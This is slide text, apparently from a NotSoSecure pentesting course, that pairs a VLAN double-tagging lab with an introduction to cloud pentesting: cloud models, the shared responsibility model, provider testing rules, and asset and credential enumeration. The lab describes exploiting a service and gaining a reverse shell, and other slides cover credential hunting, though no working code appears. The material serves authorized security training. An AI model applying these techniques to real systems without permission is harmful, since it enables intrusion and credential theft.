
© 2021 NotSoSecure Global Services Ltd, all rights reserved

**Reference:**  
<https://nvd.nist.gov/vuln/detail/CVE-2017-5645>

# VLAN Network: Double Tagging



# VLAN Network: Double Tagging



# Exercise 8.3



## Demo 8.3

# VLAN Double Tagging

---

- The interface eth2 on your kali machine is connected to a switch in access mode
- There is another machine sitting at 10.0.20.201 in vlan 20
- This machine has a vulnerable service running on port 4712
- Exploit the machine and gain a reverse shell on kali using double tagging

# VLAN: **Attack Mitigation**

---

- Example: access mode

```
#switchport mode access  
#switchport nonegotiate  
#switchport access vlan 100
```

- Example: trunk mode

```
#switchport trunk encapsulation dot1q  
#switchport mode trunk  
#switchport nonegotiate  
#switchport trunk allowed vlan 10,100  
#switchport trunk native vlan 1
```




NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Network status: After VLAN Double Tagging Attack






## Cloud Pentesting

- Enumeration
- Cloud Service Attack Surfaces
- Identity Services
- Post Exploitation
- Backdooring and Maintaining Access

# Cloud Infrastructure



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# What is a Cloud

---

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable
- Can be : Public / Private / Hybrid / Community



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Comparison: Types of Cloud



| Parameter               | Public Cloud          | Private Cloud | Hybrid Cloud          | Community Cloud            |
|-------------------------|-----------------------|---------------|-----------------------|----------------------------|
| Scalability             | Very High             | Limited       | Very High             | Limited                    |
| Reliability             | Very High             | Very High     | High                  | Very High                  |
| Security Responsibility | Vendor                | Individual    | Vendor and Individual | Individual                 |
| Cost                    | Comparatively Cheaper | Expensive     | Moderately Expensive  | Moderately Expensive       |
| Example                 | AWS, GCP, Azure       | KVM, Xen      | VMware vCloud         | Salesforce Community Cloud |

# Types of Cloud Services



## SaaS

Software as a Service



## FaaS

Function as a Service



## CaaS

Containers as a Service



## PaaS

Platform as a Service



## IaaS

Infrastructure as a Service



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved


# Shared Responsibility Model



## Pizza as a Service 2.0

<http://www.paulkerrison.co.uk>

■ You Manage    ■ Vendor Manages



# Cloud Service Responsibility Matrix



| Responsibilities             | On-prem | IaaS     | aaS      | PaaS     | FaaS     | SaaS     |
|------------------------------|---------|----------|----------|----------|----------|----------|
| All Things Client Side       | Tenant  | Tenant   | Tenant   | Tenant   | Tenant   | Tenant   |
| Data (Transit and Cloud)     | Tenant  | Tenant   | Tenant   | Tenant   | Tenant   | Tenant   |
| Identity & Access Management | Tenant  | Tenant   | Tenant   | Tenant   | Tenant   | Tenant   |
| Functional Logic             | Tenant  | Tenant   | Tenant   | Tenant   | Tenant   | Provider |
| Applications                 | Tenant  | Tenant   | Tenant   | Tenant   | Provider | Provider |
| Runtime                      | Tenant  | Tenant   | Tenant   | Provider | Provider | Provider |
| Middleware                   | Tenant  | Tenant   | Provider | Provider | Provider | Provider |
| OS                           | Tenant  | Tenant   | Provider | Provider | Provider | Provider |
| Virtualization               | Tenant  | Provider | Provider | Provider | Provider | Provider |
| Load Balancing               | Tenant  | Provider | Provider | Provider | Provider | Provider |
| Networking                   | Tenant  | Provider | Provider | Provider | Provider | Provider |
| Servers                      | Tenant  | Provider | Provider | Provider | Provider | Provider |
| Physical Security            | Tenant  | Provider | Provider | Provider | Provider | Provider |

# Why Cloud Security Matters

---

- Major push by organizations to be on cloud or cloud native
- Multitude of offerings === different threat models
- Misconfigurations can increase threats
- Lapse in security can cause money/data/resource losses.
- Examples:
  - [Cryptojacking in cloud](#)
  - [Code Spaces closed their shops because of AWS creds theft](#)



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Infra Security

---



## Conventional Infra Security

- Approval only required from owner
- If whitelisted no throttling will be placed by owner
- Network attack is IP based
- IPs mostly private by default
- BCP/DR self planned
- Major danger is data / intellectual property / reputation loss
- Missing patches / Misconfigurations

## Cloud Infra Security

- Service provider approval is required\*
- Abuse of resource (DDoS, DoS) can result in restrictions
- Network attacks rely on DNS
- IPs mostly public by default
- BCP / DR relies on provider
- Major threat is abuse of services leading to service ban or huge bills
- Misconfiguration / API exposure

\* Note that some types of testing may be explicitly pre-approved (with caveats) in provider terms

# Legalities around Cloud Pentesting



docs.microsoft.com/en-us/azure/security/azure-security-pen-testing

As of June 15, 2017, Microsoft no longer requires pre-approval to conduct a penetration test against Azure resources. Customers who wish to formally document upcoming penetration testing engagements against Microsoft Azure are encouraged to fill out the [Azure Service Penetration Testing Notification form](#). This process is only related to Microsoft Azure, and not applicable to other Microsoft Cloud Service.

**Important**

While notifying Microsoft of pen testing activities is no longer required customers must still comply with the [Microsoft Cloud Unified Penetration Testing Rules of Engagement](#).



aws.amazon.com/security/penetration-testing

**Permitted Services** – You're welcome to conduct security assessments against AWS resources that make use of the services listed below. We're constantly updating this list; click [here](#) to leave us feedback or request for inclusion of additional services:

- o Amazon EC2 instances, NAT Gateways, and Elastic Load Balancers
- o Amazon RDS
- o Amazon CloudFront
- o Amazon Aurora
- o Amazon API Gateways
- o AWS Lambda and Lambda Edge functions
- o Amazon Lightsail resources
- o Amazon Elastic Beanstalk environments

**Prohibited Activities** – The following activities are prohibited at this time:

- o DNS zone walking via Amazon Route 53 Hosted Zones
- o Denial of Service (DoS), Distributed Denial of Service (DDoS), Simulated DoS, Simulated DDoS
- o Port flooding
- o Protocol flooding
- o Request flooding (login request flooding, API request flooding)

support.google.com/cloud/answer/6262505?hl=en

Google Cloud Platform Console Help

**Do I need to notify Google that I plan to do a penetration test on my project?**

If you plan to evaluate the security of your Cloud Platform infrastructure with penetration testing, you are not required to contact us. You will have to abide by the Cloud Platform [Acceptable Use Policy](#) and [Terms of Service](#), and ensure that your tests only affect your projects (and not other applications). If a vulnerability is found, please report it via the [Vulnerability Reward](#).



# Conventional Infra v Cloud Offerings

| Conventional Infra      |  |  |  |
|-------------------------|------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|
| Self Managed Server     | EC2 Instance                                                                       | Virtual Machine                                                                     | Compute Engine                                                                      |
| Internal Network        | VPC                                                                                | Virtual Network                                                                     | VPC                                                                                 |
| Firewall                | Security Groups                                                                    | Network Security Group                                                              | VPC Firewall                                                                        |
| Open Network Share      | Open S3 Bucket                                                                     | Open Storage Account                                                                | Cloud Storage                                                                       |
| Event Logs, Syslog, etc | CloudWatch                                                                         | Azure Diagnostics / Activity Logs                                                   | Stackdriver                                                                         |
| Domain / LDAP Admin     | AWS Root User                                                                      | Tenant Admin                                                                        | GCP Super Admin                                                                     |

# Traditional Infra v Cloud Mapping



| Traditional Infra | Cloud Mapping      | Example                                                                                   |
|-------------------|--------------------|-------------------------------------------------------------------------------------------|
| Server            | Services           | DB Server => RDS, File storage => S3                                                      |
| Domain            | Subscription       | XYZ.com to subscription number 12345.43                                                   |
| Domain Admin      | Subscription Admin | Subscription owner/admin controls the details                                             |
| Pass the Hash     | Credential Pivot   | Instead of focusing on individual creds, focus more on tokens for pivoting across systems |
| Private IPs       | Public IPs         | There is always some public IPs involved.                                                 |
| RDP / SSH         | Management APIs    | Instead of getting SSH/RDP, just API Access is enough                                     |

<https://www.exfiltrated.com/research/HackingTheClouds.pdf>  
<https://firegenanalytics.com/2019/02/mapping-of-security-controls-terminology-between-on-prem-and-public-cloud/>



## More New AWS Services



**Amazon \$4:** Suspiciously Simple Storage Service



**AWS Graygrass:** Uses your spare brain capacity to run Lambda functions.



**AWS Prekognition:** Sees production outages coming before they happen!



**Amazon SQS (Simple Queueing Storks):** Babies may be delivered out of order or more than once.



**AWS FatFinger:** Automatically overwrites prod data with dev.



**AWS Punch Card Manager:** A customer asked for this, so here it is. Please don't use it.



**AWS CodeDeploy:** Laughs mockingly at your pull requests.



**Amazon Snowstorm:** Mails you a truckload of random data every 60 seconds.



**AWS GreenShift:** Transfers your company's entire revenue directly to AWS each month.

© 2018 Forrest Brazeal

# Cloud Pentesting

# Enumeration

# Enumeration

---



## Asset Enumeration

- Subdomains enumeration
  - Target Domain
  - SaaS Service providers
- OSINT
  - Search Engines
    - Google
    - Shodan
    - Bing
  - Certificate transparency logs

## Credential Hunting

- Username Enumeration
  - AWS Cloud APIs
  - Azure Cloud APIs
- OSINT
  - Code Repositories
    - Github
    - Bitbucket
    - And more
  - Google Dorking

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Enumerating for Cloud Assets: **DNS**

---

DNS records can reveal a lot of information

- **MX** can point to various filtering or hosted email solutions
